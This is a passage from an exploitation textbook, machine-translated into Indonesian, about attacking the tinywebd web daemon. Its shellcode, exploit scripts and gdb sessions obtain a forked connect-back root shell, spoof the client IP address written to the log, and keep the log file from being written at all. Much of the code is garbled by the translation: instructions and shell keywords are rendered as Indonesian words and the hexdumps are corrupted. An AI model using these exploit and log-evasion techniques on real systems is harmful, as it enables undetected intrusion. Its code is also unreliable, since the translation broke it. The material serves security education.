[NOP (372 byte)] [shellcode (44 byte)] [ret addr (128 byte)] localhost
[127.0.0.1] 80 (www) buka
reader@hacking :~/booksrc $

```

---

Kembali di terminal debugging, breakpoint pertama ditemukan. Beberapa register tumpukan penting ditampilkan, yang menunjukkan pengaturan tumpukan sebelum (dan sesudah) menangani\_koneksi() panggilan. Kemudian, eksekusi dilanjutkan ke int3 instruksi dalam shellcode, yang bertindak seperti breakpoint. Kemudian register tumpukan ini diperiksa lagi untuk melihat statusnya pada saat kode shell mulai dijalankan.

---

```
Breakpoint 1, 0x08048fb2 di main () di tinywebd.c:72 72
    handle_connection(new_sockfd, &client_addr, logfd);
(gdb) ir esp ebx ebp esp
      0xfffff7e0      0xfffff7e0
ebx      0xb7fd5ff4  - 1208131596
ebp      0xfffff848      0xfffff848
(gdb) lanjutan
Melanjutkan.
```

Program menerima sinyal SIGTRAP, Trace/breakpoint trap.

```
0xbffff753 di ?? ()
(gdb) ir esp ebx ebp esp
      0xfffff7e0      0xfffff7e0
ebx      0x6      6
ebp      0xfffff624      0xfffff624
(gdb)
```

---

Output ini menunjukkan bahwa EBX dan EBP diubah pada saat shellcode mulai dieksekusi. Namun, pemeriksaan instruksi diutama()'s pembongkaran menunjukkan bahwa EBX tidak benar-benar digunakan. Kompiler mungkin menyimpan register ini ke tumpukan karena beberapa aturan tentang konvensi pemanggilan, meskipun tidak benar-benar digunakan. Namun, EBP banyak digunakan, karena ini adalah titik referensi untuk semua variabel tumpukan lokal. Karena nilai asli EBP yang disimpan telah ditimpak oleh exploit kami, nilai asli harus dibuat ulang. Ketika EBP dikembalikan ke nilai aslinya, shellcode harus dapat melakukan pekerjaan kotornya dan kemudian kembali ke utama() seperti biasanya. Karena komputer bersifat deterministik, instruksi perakitan akan dengan jelas menjelaskan bagaimana melakukan semua ini.

---

```
(gdb) atur di intel
(gdb) x/5i utama
0x8048d93 <utama>:      dorongan    ebp
0x8048d94 <main+1>:     pindah      ebp, esp
0x8048d96 <utama+3>:     sub         terutama, 0x68
0x8048d99 <utama+6>:     dan        terutama, 0xfffffffff0
0x8048d9c <main+9>:     pindah      tambahan, 0x0
(gdb) x/5i utama+533
0x8048fa8 <utama+533>:   pindah      DWORD PTR [esp+4],eax
0x8048fac <utama+537>:   pindah      eax,DWORD PTR [ebp-12]
0x8048faf <utama+540>:   pindah      DWORD PTR [esp], eax
0x8048fb2 <utama+543>:   panggilan  0x8048fb9 <handle_connection>
0x8048fb7 <utama+548>:   jmp       0x8048f65 <utama+466>
(gdb)
```

---

Sekilas tentang prolog fungsi untuk utama() menunjukkan bahwa EBP seharusnya 0x68 byte lebih besar dari ESP. Karena ESP tidak rusak oleh eksploitasi kami, kami dapat mengembalikan nilai EBP dengan menambahkan 0x68 ke ESP di akhir kode shell kami. Dengan EBP dikembalikan ke nilai yang tepat, eksekusi program dapat dengan aman dikembalikan ke loop penerimaan koneksi. Alamat pengirim yang tepat untuk menangani\_koneksi() panggilan adalah instruksi yang ditemukan setelah panggilan di 0x08048fb7. Shellcode berikut menggunakan teknik ini.

### **mark\_restore.s**

---

BIT 32

```
; Tandai sistem file untuk membuktikan bahwa Anda berlari.  
jmp pendek  
dua:  
pop ebx           ; Nama file  
xor ecx, ecx  
mov BYTE [ebx+7], cl ; Null mengakhiri nama file  
Push BYTE 0x5      ; Membuka()  
pop eax  
mov KATA cx, 0x441    ; O_WRONLY|O_APPEND|O_CREAT  
xor edx, edx  
mov KATA dx, 0x180    ; S_IRUSR|S_IWUSR  
int 0x80          ; Buka file untuk membuatnya.  
                   ; eax = mengembalikan deskriptor file  
mov ebx, eax        ; Deskriptor file ke arg kedua;  
tekan BYTE 0x6       ; Menutup()  
pop eax  
int 0x80; tutup file  
  
lea ebp, [esp+0x68]   ; Kembalikan EBP.  
tekan 0x08048fb7      ; Alamat pengembalian.  
                     ; Kembali  
membasahi  
satu:  
panggil dua  
db "/HackedX"
```

---

Saat dirakit dan digunakan dalam exploit, shellcode ini akan mengembalikan eksekusi daemon tinyweb setelah menandai sistem file. Daemon tinyweb bahkan tidak tahu bahwa sesuatu telah terjadi.

---

```
reader@hacking :~/booksrc $ nasm mark_restore.s
reader@hacking :~/booksrc $ hexdump -C mark_restore
00000000  eb 26 5b 31 c9 88 4b 07 d2  6a 05 58 66 b9 41 04 31 c3  |.&[1.KjXf.A.1 |
00000010  66 ba 80 01 cd 80 89 24 68  6a 06 58 cd 80 8d 6c e8 d5  |.f....jX.I|
00000020  68 b7 8f 04 08 c3 63 6b 65  ff ff ff 2f 48 61          |$hh...../Ha|
00000030  64 58                                         |ckedX|
00000035
reader@hacking :~/booksrc $ sudo rm /Hacked
reader@hacking :~/booksrc $ ./tinywebd Memulai
daemon web kecil.
reader@hacking :~/booksrc $ ./xtool_tinywebd_steath.sh mark_restore 127.0.0.1 IP
target: 127.0.0.1
```

```
shellcode: mark_restore (53 byte)
permintaan palsu: "GET / HTTP/1.1\x00" (15 byte)
[Permintaan Palsu (15 b)] [NOP (348 b)] [shellcode (53 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) buka
reader@hacking :~/booksrc $ ls -l /Hacked
- rw----- 1 root reader 0 2007-09-19 20:37 /Hacked
reader@hacking :~/booksrc $ ps aux | grep tinywebd root
    26787  0,0  0,0   1636  420 ?          Ss   20:37  0:00 ./tinywebd
pembaca  26828  0,0  0,0   2880  748 poin/1   R+   20:38  0:00 grep tinywebd
reader@hacking :~/booksrc $ ./webserver_id 127.0.0.1
Server web untuk 127.0.0.1 adalah Tiny webserver
reader@hacking :~/booksrc $
```

---

## 0x653 Pekerja Anak

Sekarang setelah bagian yang sulit diketahui, kita dapat menggunakan teknik ini untuk secara diam-diam menelurkan shell root. Karena shell bersifat interaktif, tetapi kita masih menginginkan proses untuk menangani permintaan web, kita perlu melakukan fork ke proses anak. Itugarpu() panggilan membuat proses anak yang merupakan salinan persis dari induknya, kecuali bahwa itu mengembalikan odalam proses anak dan ID proses baru dalam proses induk. Kami ingin shellcode kami melakukan fork dan proses anak menyajikan shell root, sementara proses induk mengembalikan eksekusi tinywebd. Dalam shellcode di bawah ini, beberapa instruksi ditambahkan ke awal loopback\_shell.s. Pertama, syscall fork dibuat, dan nilai kembalian dimasukkan ke dalam register EAX. Beberapa instruksi berikutnya menguji untuk melihat apakah EAX adalah nol. Jika EAX adalah nol, kita melompat ke anak\_proses untuk menelurkan cangkang. Jika tidak, kita sedang dalam proses induk, jadi shellcode mengembalikan eksekusi ke tinywebd.

### loopback\_shell\_restore.s

---

BIT 32

```
tekan BYTE 0x02      ; Fork adalah syscall #2
pop eax
int 0x80            ; Setelah garpu, dalam proses anak eax == 0.
uji eax, eax
jz child_process    ; Dalam proses anak memunculkan shell.

; Dalam proses induk, pulihkan tinywebd.
lea ebp, [esp+0x68]  ; Kembalikan EBP.
tekan 0x08048fb7    ; Alamat pengembalian.
membasahi           ; Kembali

proses_anak:
;s = soket(2, 1, 0)
tekan BYTE 0x66      ; Socketcall adalah syscall #102 (0x66)
pop eax
cdq                 ; Nol edx untuk digunakan sebagai DWORD nol
xor ebx, ebx        ; nanti. ; ebx adalah jenis socketcall.
inc ebx             ; 1 = SYS_SOCKET = soket()
```

```
dorong edx      ; Bangun array arg: { protokol = 0, ;
tekan BYTE 0x1    (kebalikan)      SOCK_STREAM = 1,
tekan BYTE 0x2    ;                      AF_INET = 2 }
mov ecx, esp     ; ecx = ptr ke array argumen
int 0x80         ; Setelah syscall, eax memiliki deskriptor file socket.
.: [ Keluaran dipangkas; sisanya sama dengan loopback_shell.s. ] :.
```

---

Daftar berikut menunjukkan shellcode ini digunakan. Beberapa pekerjaan digunakan sebagai ganti beberapa terminal, sehingga pendengar netcat dikirim ke latar belakang dengan mengakhiri perintah dengan ampersand (&). Setelah shell terhubung kembali, fg perintah membawa pendengar kembali ke latar depan. Prosesnya kemudian dihentikan dengan memukul CTRL-Z, yang kembali ke shell BASH. Mungkin lebih mudah bagi Anda untuk menggunakan beberapa terminal saat Anda mengikuti, tetapi kontrol pekerjaan berguna untuk mengetahui saat-saat ketika Anda tidak memiliki kemewahan beberapa terminal.

---

```
reader@hacking :~/booksrc $ nasm loopback_shell_restore.s
reader@hacking :~/booksrc $ hexdump -C loopback_shell_restore
00000000  6a 02 58 cd 80 85 c0 74 04  0a 8d 6c 24 68 68 b7 8f db  |jX.tl$jj.| 
00000010  08 c3 6a 66 58 99 31 e1 cd  43 52 6a 01 6a 02 89 68 7f  |..jfX.1.CRj.j.| 
00000020  80 96 6a 66 58 43 24 01 66  bb bb 01 66 89 54 89 e1  |..jfXCh..fT| 
00000030  68 7a 69 66 53 43 cd 80 87  6a 10 51 56 89 e1 b0 3f cd  |$.fhzifs.j.QV.| 
00000040  f3 87 ce 49 0b 52 68 2f 2f  80 49 79 f9 b0 2f 62 69 6e  |A...Aku.?Iy.| 
00000050  73 68 68 e2 53 89 e1 cd 80  89 e3 52 89               |.Rh//shh/bin.R.| 
00000060                               |.S..| 
00000066

reader@hacking :~/booksrc $ ./tinywebd
Memulai daemon web kecil.
reader@hacking :~/booksrc $ nc -l -p 31337 & [1]
27279
reader@hacking :~/booksrc $ ./xtool_tinywebd_steath.sh loopback_shell_restore 127.0.0.1 IP
target: 127.0.0.1
shellcode: loopback_shell_restore (102 byte)
permintaan palsu: "GET / HTTP/1.1\x00" (15 byte)
[Permintaan Palsu (15 b)] [NOP (299 b)] [shellcode (102 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) buka
reader@hacking :~/booksrc $ fg
nc -l -p 31337
siapa saya
akar

[1]+ Berhenti                  nc -l -p 31337
reader@hacking :~/booksrc $ ./webserver_id 127.0.0.1
Server web untuk 127.0.0.1 adalah server web kecil
reader@hacking :~/booksrc $ fg
nc -l -p 31337
siapa saya
akar
```

---

Dengan shellcode ini, shell root connect-back dikelola oleh proses anak yang terpisah, sementara proses induk terus melayani konten web.

## Kamuflase Tingkat Lanjut 0x660

Eksloitasi siluman kami saat ini hanya menyamarkan permintaan web; namun, alamat IP dan stempel waktu masih ditulis ke file log. Kamuflase jenis ini akan membuat serangan lebih sulit ditemukan, tetapi mereka tidak terlihat. Memiliki alamat IP Anda yang ditulis ke log yang dapat disimpan selama bertahun-tahun dapat menyebabkan masalah di masa depan. Karena kita sedang bermain-main dengan bagian dalam daemon tinyweb sekarang, kita seharusnya bisa menyembunyikan keberadaan kita dengan lebih baik.

### **0x661 Memalsukan Alamat IP yang Tercatat**

Alamat IP yang ditulis ke file log berasal dari `klien_addr_ptr`, yang diteruskan ke `menganalogi_koneksi()`.

#### **Segmen Kode dari tinywebd.c**

---

```
void handle_connection(int sockfd, struct sockaddr_in *klien_addr_ptr, int logfd) {
    unsigned char *ptr, request[500], resource[500], log_buffer[500]; int fd,
    panjang;

    panjang = recv_line(sockfd, permintaan);

    sprintf(log_buffer, "Dari %s:%d \"%%s\"\t", inet_ntoa(client_addr_ptr->sin_addr), nah(
client_addr_ptr->sin_port), meminta);
```

---

Untuk memalsukan alamat IP, kita hanya perlu menyuntikkan alamat IP kita sendiri `sockaddr_in` struktur dan tumpak `klien_addr_ptr` dengan alamat struktur yang disuntikkan. Cara terbaik untuk menghasilkan `sockaddr_in` struktur untuk injeksi adalah menulis program C kecil yang membuat dan membuang struktur. Kode sumber berikut membangun struktur menggunakan argumen baris perintah dan kemudian menulis data struktur secara langsung ke deskriptor file 1, yang merupakan output standar.

#### **addr\_struct.c**

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <sys/socket.h>
# sertakan <netinet/in.h>
int main(int argc, char *argv[]) {
    struct sockaddr_in addr;
    jika(argc != 3) {
        printf("Penggunaan: %s <IP target> <port target>\n", argv[0]);
        keluar(0);
    }
    addr.sin_family = AF_INET; addr.sin_port =
    htons(atoi(argv[2])); addr.sin_addr.s_addr =
    inet_addr(argv[1]);

    write(1, &addr, sizeof(struct sockaddr_in));
}
```

---

Program ini dapat digunakan untuk menyuntikkan `sockaddr_in` struktur. Output di bawah ini menunjukkan program yang sedang dikompilasi dan dieksekusi.

---

```
reader@hacking :~/booksrc $ gcc -o addr_struct addr_struct.c
reader@hacking :~/booksrc $ ./addr_struct 12.34.56.78 9090
# #
" 8N_reader@hacking :~/booksrc $
reader@hacking :~/booksrc $ ./addr_struct 12.34.56.78 9090 | hexdump -C
00000000 02 00 23 82 0c 22 38 4e 00 00 00 00 f4 5f fd b7 |.#."8N....|
00000010
reader@hacking :~/booksrc $
```

---

Untuk mengintegrasikan ini ke dalam eksloitasi kami, struktur alamat disuntikkan setelah permintaan palsu tetapi sebelum kereta luncur NOP. Karena permintaan palsu panjangnya 15 byte dan kita tahu buffer dimulai pada `0xbffff5c0`, alamat palsu akan disuntikkan pada `0xbffff5cf`.

---

```
reader@hacking :~/booksrc $ grep 0x xtool_tinywebd_stealth.sh
RESADDR="\x24\xf6\xff\xbf" # pada +100 byte dari buffer @ 0xbffff5c0
reader@hacking :~/booksrc $ gdb -q -batch -ex " p /x 0xbffff5c0 + 15" $1 =
0xbffff5cf
reader@hacking :~/booksrc $
```

---

Sejak `klien_addr_ptr` dilewatkan sebagai argumen fungsi kedua, itu akan berada di tumpukan dua dwords setelah alamat pengirim. Skrip exploit berikut menyuntikkan struktur alamat palsu dan menimpak `klien_addr_ptr`.

### **xtool\_tinywebd\_spoof.sh**

---

```
#!/bin/sh
# Alat eksloitasi siluman IP spoofing untuk tinywebd

SPOOFIP="12.34.56.78"
SPOOFPORT="9090"

jika [ -z "$2" ]; maka # Jika argumen 2 kosong
    echo "Penggunaan: $0 <file kode shell> <IP target>" keluar
fi

FAKEREQUEST="DAPATKAN / HTTP/1.1\x00"
FR_SIZE=$(perl -e "cetak \"$FAKEREQUEST\" | wc -c | cut -f1 -d ' '")
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # Pada +100 byte dari buffer @ 0xbffff5c0
FAKEADDR="\xcf\xf5\xff\xbf" # +15 byte dari buffer @ 0xbffff5c0 echo "IP
target: $2"
UKURAN= c -c $1 | cut -f1 -d ' ` echo
"kode shell: $1 ($SIZE byte)"
echo "permintaan palsu: \"$FAKEREQUEST\" ($FR_SIZE byte)"
ALIGNED_SLED_SIZE=$((($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE - 16)))

echo "[Permintaan Palsu $FR_SIZE] [spoof IP 16] [NOP $ALIGNED_SLED_SIZE] [shellcode $SIZE] [ret addr
128] [*fake_addr 8]"
```

```
(perl -e "cetak \"$FAKEREQUEST\"";
./addr_struct "$SPOOFIP" "$SPOOFPORT"; perl -e
"cetak \"\x90\"x$ALIGNED_SLED_SIZE"; kucing $1;

perl -e "print \"$RETADDR\x32 . \"$FAKEADDR\x2 . \\\"\\r\\n\"") | nc -w 1 -v $2 80
```

---

Cara terbaik untuk menjelaskan dengan tepat apa yang dilakukan skrip exploit ini adalah dengan menonton tinywebd dari dalam GDB. Pada output di bawah, GDB digunakan untuk melampirkan ke proses tinywebd yang sedang berjalan, breakpoint diatur sebelum overflow, dan bagian IP dari buffer log dihasilkan.

```
reader@hacking :~/booksrc $ ps aux | grep tinywebd
root      27264  0,0  0,0   1636   420 ?          Ss    20:47   0:00 ./tinywebd
pembaca   30648  0,0  0,0   2880   748 poin/2     R+    22:29   0:00 grep tinywebd
reader@hacking :~/booksrc $ gcc -g tinywebd.c reader@hacking :~/booksrc
$ sudo gdb -q—pid=27264 --symbols=./a.out
```

```
peringatan: tidak menggunakan file tidak tepercaya "/home/reader/.gdbinit"
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1".
Melampirkan ke proses 27264
/cow/home/reader/booksrc/tinywebd: Tidak ada file atau direktori seperti
itu. Sebuah program sedang di-debug.      Bunuh itu? (y atau n) n
Program tidak terbunuh.
```

```
(gdb) daftar handle_connection 77
    /* Fungsi ini menangani koneksi pada soket yang lewat dari
78     * melewati alamat klien dan log ke FD yang diteruskan. Sambungannya adalah
79     * diproses sebagai permintaan web, dan fungsi ini membalas melalui yang terhubung
80     * stopkontak. Akhirnya, soket yang lewat ditutup di akhir fungsi.
81     */
82     void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
83         unsigned char *ptr, request[500], resource[500], log_buffer[500]; int fd,
84         panjang;
85
86         panjang = recv_line(sockfd, permintaan);
(gdb)
87
88         sprintf(log_buffer, "Dari %s:%d \"%s\"\t", inet_ntoa(client_addr_ptr->sin_addr),
89         ntohs(client_addr_ptr->sin_port), permintaan);
90
91         ptr = strstr(permintaan, "HTTP/"); // Cari permintaan pencarian yang valid.
92         if(ptr == NULL) { // Maka ini bukan HTTP yang valid
93             strcat(log_buffer, " BUKAN HTTP!\n"); } kalau
94             tidak {
95                 * ptr = 0; // Hentikan buffer di akhir URL.
96                 ptr = NULL; // Setel ptr ke NULL (digunakan untuk menandai permintaan yang tidak
(gdb) istirahat 86
Breakpoint 1 di 0x8048fc3: file tinywebd.c, baris 86. (gdb)
break 89
Breakpoint 2 pada 0x8049028: file tinywebd.c, baris 89.
(gdb) cont
Melanjutkan.
```

---

Kemudian, dari terminal lain, eksplorasi spoofing baru digunakan untuk memajukan eksekusi di debugger.

```
reader@hacking :~/booksrc $ ./xtool_tinywebd_spoof.sh mark_restore 127.0.0.1 IP
target: 127.0.0.1
shellcode: mark_restore (53 byte)
permintaan palsu: "GET / HTTP/1.1\x00" (15 byte)
[Permintaan Palsu 15] [spoof IP 16] [NOP 332] [shellcode 53] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) buka
reader@hacking :~/booksrc $
```

Kembali di terminal debugging, breakpoint pertama terkena.

```
Breakpoint 1, handle_connection (sockfd=9, client_addr_ptr=0xbffff810, logfd=3) di
tinywebd.c:86
86      panjang = recv_line(sockfd, permintaan);
(gdb) bt
# 0 handle_connection (sockfd=9, client_addr_ptr=0xbffff810, logfd=3) di tinywebd.c:86
#1 0x08048fb7 di main () di tinywebd.c:72
(gdb) cetak client_addr_ptr
$1 = (struct sockaddr_in *) 0xbffff810 (gdb)
cetak *client_addr_ptr
$2 = {sin_family = 2, sin_port = 15284, sin_addr = {s_addr = 16777343}, sin_zero =
"\000\000\000\000\000\000\000\000"}
(gdb) x/x &client_addr_ptr
0xbffff7e4: 0xbffff810
(gdb) x/24x permintaan + 500
0xbffff7b4: 0xbffff624      0xbffff624      0xbffff624      0xbffff624
0xbffff7c4: 0xbffff624      0xbffff624      0x0804b030     0xbffff624
0xbffff7d4: 0x00000009     0xbffff848      0x08048fb7     0x00000009
0xbffff7e4: 0xbffff810      0x00000003     0xbffff838      0x00000004
0xbffff7f4: 0x00000000     0x00000000     0x08048a30     0x00000000
0xbffff804: 0x0804a8c0     0xbffff818      0x00000010     0x3bb40002
(gdb) lanjutan
Melanjutkan.
```

```
Breakpoint 2, handle_connection (sockfd=-1073744433, client_addr_ptr=0xbffff5cf, logfd=2560) di
tinywebd.c:90
90      ptr = strstr(permintaan, "HTTP/"); // Cari permintaan yang terlihat valid.
(gdb) x/24x permintaan + 500
0xbffff7b4: 0xbffff624      0xbffff624      0xbffff624      0xbffff624
0xbffff7c4: 0xbffff624      0xbffff624      0xbffff624      0xbffff624
0xbffff7d4: 0xbffff624      0xbffff624      0xbffff624      0xbffff5cf
0xbffff7e4: 0xbffff5cf      0x000000a0     0xbffff838      0x00000004
0xbffff7f4: 0x00000000     0x00000000     0x08048a30     0x00000000
0xbffff804: 0x0804a8c0     0xbffff818      0x00000010     0x3bb40002
(gdb) cetak client_addr_ptr
$3 = (struct sockaddr_in *) 0xbffff5cf (gdb)
cetak client_addr_ptr
$4 = (struct sockaddr_in *) 0xbffff5cf (gdb)
cetak *client_addr_ptr
$5 = {sin_family = 2, sin_port = 33315, sin_addr = {s_addr = 1312301580},
```

```
sin_zero = "\000\000\000\000_
(gdb) x/s log_buffer
0xbffff1c0:      "Dari 12.34.56.78:9090 \"DAPATKAN / HTTP/1.1\"\\t"
(gdb)
```

---

Pada titik istirahat pertama,klien\_addr\_ptrditunjukkan berada di0xbffff7e4dan menunjuk ke0xbffff810.Ini ditemukan di memori pada tumpukan dua dwords setelah alamat pengirim. Breakpoint kedua adalah setelah penimpaan, jadi klien\_addr\_ptrpada0xbffff7e4ditunjukkan ditimpak dengan alamat yang disuntikkansockaddr\_instruktur di0xbffff5cf.Dari sini, kita bisa mengintip log\_buffersebelum ditulis ke log untuk memverifikasi injeksi alamat berfungsi.

### ***0x662 Eksloitasi Tanpa Log***

Idealnya, kita tidak ingin meninggalkan jejak sama sekali. Dalam pengaturan di LiveCD, secara teknis Anda dapat menghapus file log setelah Anda mendapatkan shell root. Namun, mari kita asumsikan program ini adalah bagian dari infrastruktur aman di mana file log dicerminkan ke server logging aman yang memiliki akses minimal atau bahkan mungkin printer baris. Dalam kasus ini, menghapus file log setelah fakta bukanlah pilihan. Itustempel waktu()fungsi di daemon tinyweb mencoba mengamankan dengan menulis langsung ke deskriptor file yang terbuka. Kami tidak dapat menghentikan pemanggilan fungsi ini, dan kami tidak dapat membatalkan penulisan yang dilakukannya ke file log. Ini akan menjadi tindakan balasan yang cukup efektif; Namun, itu diterapkan dengan buruk. Faktanya, dalam eksloitasi sebelumnya, kami menemukan masalah ini.

Meskipun logfd adalah variabel global, itu juga diteruskan kemenangani\_koneksi() sebagai argumen fungsi. Dari pembahasan konteks fungsional, Anda harus ingat bahwa ini membuat variabel tumpukan lain dengan nama yang sama, logfd. Karena argumen ini ditemukan tepat setelah klien\_addr\_ptrdi tumpukan, sebagian akan ditimpak oleh terminator nol dan ekstra 0x0abyte ditemukan di akhir buffer exploit.

---

```
(gdb) x/xw &client_addr_ptr
0xbffff7e4: 0xbffff5cf
(gdb) x/xw &logfd
0xbffff7e8: 0x0000000a00
(gdb) x/4xb &logfd
0xbffff7e8: 0x00          0x0a    0x00    0x00
(gdb) x/8xb &client_addr_ptr
0xbffff7e4: 0xcf 0xf5          0xff    0xbf    0x00    0xa     0x00    0x00
(gdb) p logfd
$6 = 2560
(gdb) berhenti
Program sedang berjalan. Tetap berhenti (dan lepaskan)? (y atau n) y
Melepaskan dari program: , proses 27264
reader@hacking :~/booksrc $ sudo kill 27264
reader@hacking :~/booksrc $
```

---

Selama deskriptor file log tidak menjadi 2560 (0xa000 dalam heksadesimal), setiap saatmenangani\_koneksi()mencoba menulis ke log itu akan gagal. Efek ini dapat dengan cepat dieksplorasi menggunakan strace. Pada keluaran di bawah ini,

strace digunakan dengan -pargumen baris perintah untuk dilampirkan ke proses yang sedang berjalan. -e jejak=tulisargumen memberitahu strace untuk hanya melihat panggilan tulis. Sekali lagi, alat eksloit spoofing digunakan di terminal lain untuk menghubungkan dan memajukan eksekusi.

```
reader@hacking :~/booksrc $ ./tinywebd
Memulai daemon web kecil.
reader@hacking :~/booksrc $ ps aux | grep tinywebd
root      478  0,0  1636  420 ?          Ss   23:24   0:00 ./tinywebd
pembaca    525  0,0  2880  748 poin/1    R+   23:24   0:00 grep tinywebd
reader@hacking :~/booksrc $ sudo strace -p 478 -e trace=write
Proses 478 terpasang - interupsi untuk keluar
write(2560, "19/09/2007 23:29:30> ", 21) = -1 EBADF (Descriptor file buruk) write(2560, "Dari
12.34.56.78:9090 \"GET / HTT.., 47 ) = -1 EBADF (Descriptor file buruk) Proses 478 terlepas

reader@hacking :~/booksrc $
```

Output ini dengan jelas menunjukkan upaya untuk menulis ke file log gagal. Biasanya, kami tidak akan dapat menimpalognfdvariabel, karena klien\_addr\_ptrada di jalan. Memotong pointer ini dengan ceroboh biasanya akan menyebabkan crash. Tetapi karena kami telah memastikan variabel ini menunjuk ke memori yang valid (struktur alamat palsu kami yang disuntikkan), kami bebas untuk menimpa variabel yang berada di luarnya. Karena daemon tinyweb mengarahkan ulang standar ke /dev/null, skrip exploit berikutnya akan menimpa yang diteruskanlogfd variabel dengan1,untuk keluaran standar. Ini masih akan mencegah entri ditulis ke file log tetapi dengan cara yang jauh lebih baik—tanpa kesalahan.

### **xtool\_tinywebd\_silent.sh**

```
#!/bin/sh
# Alat eksloitasi siluman senyap untuk tinywebd
# juga memalsukan alamat IP yang tersimpan di memori

SPOOFIP="12.34.56.78"
SPOOFPORT="9090"

jika [ -z "$2" ]; maka # Jika argumen 2 kosong
echo "Penggunaan: $0 <file kode shell> <IP target>" keluar

fi
FAKEREQUEST="DAPATKAN / HTTP/1.1\x00"
FR_SIZE=$(perl -e "cetak \"$FAKEREQUEST\" | wc -c | cut -f1 -d ' ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # Pada +100 byte dari buffer @ 0xffff5c0
FAKEADDR="\xcf\xf5\xff\xbf" # +15 byte dari buffer @ 0xffff5c0 echo "IP
target: $2"
UKURAN= c -c $1 | cut -f1 -d ' ` echo
"kode shell: $1 ($SIZE byte)"
echo "permintaan palsu: \"$FAKEREQUEST\" ($FR_SIZE byte)"
ALIGNED_SLED_SIZE=$((OFFSET+4 - (32*4) - $SIZE - $FR_SIZE - 16))

echo "[Permintaan Palsu $FR_SIZE] [spoof IP 16] [NOP $ALIGNED_SLED_SIZE] [shellcode $SIZE] [ret addr
128] [*fake_addr 8]"
```

```
(perl -e "cetak \"$FAKEREQUEST\"";
 . /addr_struct "$SPOOFIP" "$SPOOFPORT"; perl -e
"cetak \"\x90\"x$ALIGNED_SLED_SIZE"; kucing $1;

perl -e "print \"$RETADDR\x32 . \"$FAKEADDR\x2 . \\\"\\x01\\x00\\x00\\x00\\r\\n\"") | nc -w 1 -v $2 80
```

---

Saat skrip ini digunakan, eksplot benar-benar diam dan tidak ada yang ditulis ke file log.

```
reader@hacking :~/booksrc $ sudo rm /Hacked
reader@hacking :~/booksrc $ ./tinywebd Memulai
daemon web kecil..
reader@hacking :~/booksrc $ ls -l /var/log/tinywebd.log
- rw----- 1 root reader 6526 2009-09-19 23:24 /var/log/tinywebd.log
reader@hacking :~/booksrc $ ./xtool_tinywebd_silent.sh mark_restore 127.0.0.1 IP
target: 127.0 .0.1
shellcode: mark_restore (53 byte)
permintaan palsu: "GET / HTTP/1.1\x00" (15 byte)
[Permintaan Palsu 15] [spoof IP 16] [NOP 332] [shellcode 53] [ret addr 128] [*fake_addr 8]
localhost [127.0.0.1] 80 (www) buka
reader@hacking :~/booksrc $ ls -l /var/log/tinywebd.log
- rw----- 1 root reader 6526 2009-09-19 23:24 /var/log/tinywebd.log
reader@hacking :~/booksrc $ ls -l /Hacked
- rw----- 1 root reader 0 2007-09-19 23:35 /Hacked
reader@hacking :~/booksrc $
```

---

Perhatikan ukuran file log dan waktu akses tetap sama. Dengan menggunakan teknik ini, kita dapat mengeksloitasi tinywebd tanpa meninggalkan jejak apa pun di file log. Selain itu, panggilan tulis dieksekusi dengan bersih, karena semuanya ditulis ke /dev/null. Ini ditunjukkan oleh strace pada output di bawah ini, ketika alat exploit diam dijalankan di terminal lain.

```
reader@hacking :~/booksrc $ ps aux | grep tinywebd
root      478  0,0  0,0   1636  420 ?          Ss   23:24    0:00 ./tinywebd
pembaca   1005  0,0  0,0   2880  748 poin/1    R+   23:36    0:00 grep tinywebd
reader@hacking :~/booksrc $ sudo strace -p 478 -e trace=write
Proses 478 terpasang - interupsi untuk keluar
write(1, "19/09/2007 23:36:31>", 21)           = 21
write(1, "Dari 12.34.56.78:9090 \"GET / HTT"..., 47) = 47 Proses
478 terlepas
reader@hacking :~/booksrc $
```

---

## 0x670 Seluruh Infrastruktur

Seperti biasa, detail dapat disembunyikan dalam gambaran yang lebih besar. Sebuah host tunggal biasanya ada dalam beberapa jenis infrastruktur. Penanggulangan seperti sistem deteksi intrusi (IDS) dan sistem pencegahan intrusi (IPS) dapat mendeteksi lalu lintas jaringan yang tidak normal. Bahkan file log sederhana pada router dan firewall dapat mengungkapkan koneksi abnormal yang merupakan indikasi intrusi. Secara khusus, koneksi ke port 31337 yang digunakan dalam shellcode connect-back kami adalah a

bendera merah besar. Kita bisa mengubah port menjadi sesuatu yang terlihat kurang mencurigakan; namun, hanya memiliki server web membuka koneksi keluar bisa menjadi tanda bahaya dengan sendirinya. Infrastruktur yang sangat aman bahkan mungkin memiliki pengaturan firewall dengan filter jalan keluar untuk mencegah koneksi keluar. Dalam situasi ini, membuka koneksi baru tidak mungkin atau akan terdeteksi.

#### ***0x671 Soket Digunakan Kembali***

Dalam kasus kami, sebenarnya tidak perlu membuka koneksi baru, karena kami sudah memiliki soket terbuka dari permintaan web. Karena kita bermain-main di dalam daemon tinyweb, dengan sedikit debugging kita dapat menggunakan kembali soket yang ada untuk shell root. Ini mencegah koneksi TCP tambahan untuk dicatat dan memungkinkan eksplorasi dalam kasus di mana host target tidak dapat membuka koneksi keluar. Lihatlah kode sumber dari tinywebd.c yang ditunjukkan di bawah ini.

#### **Dikutip dari tinywebd.c**

```
sementara(1) { // Terima loop
    sin_size = sizeof(struct sockaddr_in);
    new_sockfd = terima(sockfd, (struct sockaddr *)&client_addr, &sin_size);
    jika(new_sockfd == -1)
        fatal("menerima koneksi");

    handle_connection(new_sockfd, &client_addr, logfd);
}
kembali 0;
}

/* Fungsi ini menangani koneksi pada soket yang lewat dari
 * melewati alamat klien dan log ke FD yang diteruskan. Sambungannya adalah
 * diproses sebagai permintaan web, dan fungsi ini membalas melalui yang terhubung
 * stopkontak. Akhirnya, soket yang lewat ditutup di akhir fungsi.
 */
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
    unsigned char *ptr, request[500], resource[500], log_buffer[500]; int fd,
    panjang;

    panjang = recv_line(sockfd, permintaan);
```

